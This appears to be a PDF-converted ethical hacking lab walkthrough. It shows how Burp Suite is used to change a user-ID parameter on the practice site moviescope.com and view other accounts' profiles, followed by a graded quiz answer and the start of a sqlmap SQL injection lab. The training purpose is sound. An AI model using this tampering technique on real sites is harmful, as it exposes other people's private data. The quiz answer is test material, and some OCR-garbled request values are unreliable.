
✓ Correct



Applications to Steal Sensitive Information

Task 1: Perform Parameter Tampering using Burp Suite


1. On the Parrot Security machine, click the **Firefox** icon located at the top of the desktop to launch the Mozilla Firefox browser.
2. Once the browser window opens, type <http://www.moviescope.com> into the address bar and press **Enter** to navigate to the website.




3. To set up a Burp Suite proxy, begin by configuring the browser's proxy settings.
4. In Mozilla Firefox, click the **Open Menu** icon located at the top-right corner of the menu bar, then select **Settings** from the dropdown list.



Edit with WPS Office




5. In the **General** settings tab, type **proxy** in the *Find in Settings* search bar and press **Enter**.
6. From the search results, click the **Settings** button under the **Network Settings** section.



7. The **Connection Settings** window appears. Select the **Manual proxy configuration** option, set **HTTP Proxy** to **127.0.0.1** and **Port** to **8080**, check **Also use this proxy for HTTPS**, then click **OK**.




Edit with WPS Office




8. Close the **Settings** tab and minimize the browser window.
9. Click the **Applications** menu at the top-left corner of the desktop, then navigate to **Pentesting → Web**
Application Analysis → Web Application Proxies → burpsuite to launch the Burp Suite application.



Edit with WPS Office



10. In the next Burp Suite Community Edition notification, click OK.




11. Burp Suite initializes. If a **Community Edition** update notification appears stating *An update is available*, click **Close**.


12. In the main window, ensure the **Temporary project** radio button is selected, then click **Next**.



Edit with WPS Office



13. If an update window appears, click **Close**.
14. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



15. The **Burp Suite** main window appears; click the **Proxy** tab located in the top section of the window.



Edit with WPS Office

16. In the **Proxy** settings, the **Intercept** tab opens by default.

17. Notice that interception is active, indicated by the button labeled **Intercept is on**. Leave it enabled.



Edit with WPS Office

```

1 GET /success.txt?ipv4 HTTP/1.1
2 Host: detectportal.firefox.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Priority: u=4
9 Pragma: no-cache
10 Cache-Control: no-cache
11
12

```

18. Switch back to the browser window, and on the login page of the target website (www.moviescope.com), enter the username **sam** and password **test**. Then, click the **Login** button.
19. This action logs in as a registered user on the website.
20. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.
21. Now, keep clicking the **Forward** button until you are logged into the user account

22. Switch to the browser and confirm that you are logged into the user account, as shown in the screenshot.
23. Next, click the **View Profile** tab in the menu bar to access the user information.
24. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and repeatedly click the **Forward** button until the relevant HTTP request appears, as shown in the screenshot.
25. Then, go to the **Params** tab under the **Intercept** section to view the captured parameters.
26. Under the **Params** tab, observe the table displaying captured values such as **URL** and **Cookie**.
27. In the **URL** type with the name **id**, double-click the **Value** column and change it from **1** to **2**
28. After changing the value, navigate back to the **Raw** tab.

Type	Name	Value
URL	id	2
Cookie	mscope	1jWydNf8wro=
Cookie	ui_tabs_1	0

29. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.




Edit with WPS Office

```

1 GET /viewprofile.aspx?id=2 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,cr;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNI: 1
9 Connection: close
10 Cookie: mscore=1|WydNf8wro=; ut-tabs-l=0
11 Upgrade-Insecure-Requests: 1
12
13

```


30. After switching off the interception in **Burp Suite**, return to the browser window and observe that the user account with **ID=2** is displayed, showing the name **John**, as shown in the screenshot.
31. Although the login was performed using the username **sam** (**ID=1**), we successfully manipulated the **ID** parameter using **Burp Suite** to access information about another user.



32. Similarly, you can modify the **id** parameter in **Burp Suite** with any random numeric value to view information from other user accounts.
33. Then, switch back to the browser window and repeat **Steps 4–6**.
To remove the browser proxy configuration set in **Step 7**, open the **Connection Settings** window and select the **No proxy** radio button.
34. click **OK**. Close the tab.



Edit with WPS Office



35. Close all open windows and document all the acquired information.

Question 7.2.1.1

Use Burp Suite to perform parameter tampering on the website www.moviescope.com. Enter the first name of the user associated with user account ID=4.

Steve


Score

✓ Correct

Lab 3: Perform SQL Injection Attacks on a Target Web Application to Manipulate the Backend Database

Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool designed to automate the detection and exploitation of **SQL injection vulnerabilities**, as well as the takeover of database servers. It features a robust detection engine, a wide range of **advanced** functionalities, and supports numerous techniques – from **database fingerprinting** and **data extraction** to accessing the underlying file system and executing OS-level



Edit with WPS Office


commands through out-of-band connections.

Using **sqlmap**, various SQL injection techniques can be employed, including:

- Boolean-based blind
- Time-based blind
- Error-based
- UNION query-based
- Stacked queries
- Out-of-band SQL injection

In this task, we will utilize **sqlmap** to perform an **SQL injection attack on an MSSQL database** to extract its contents.

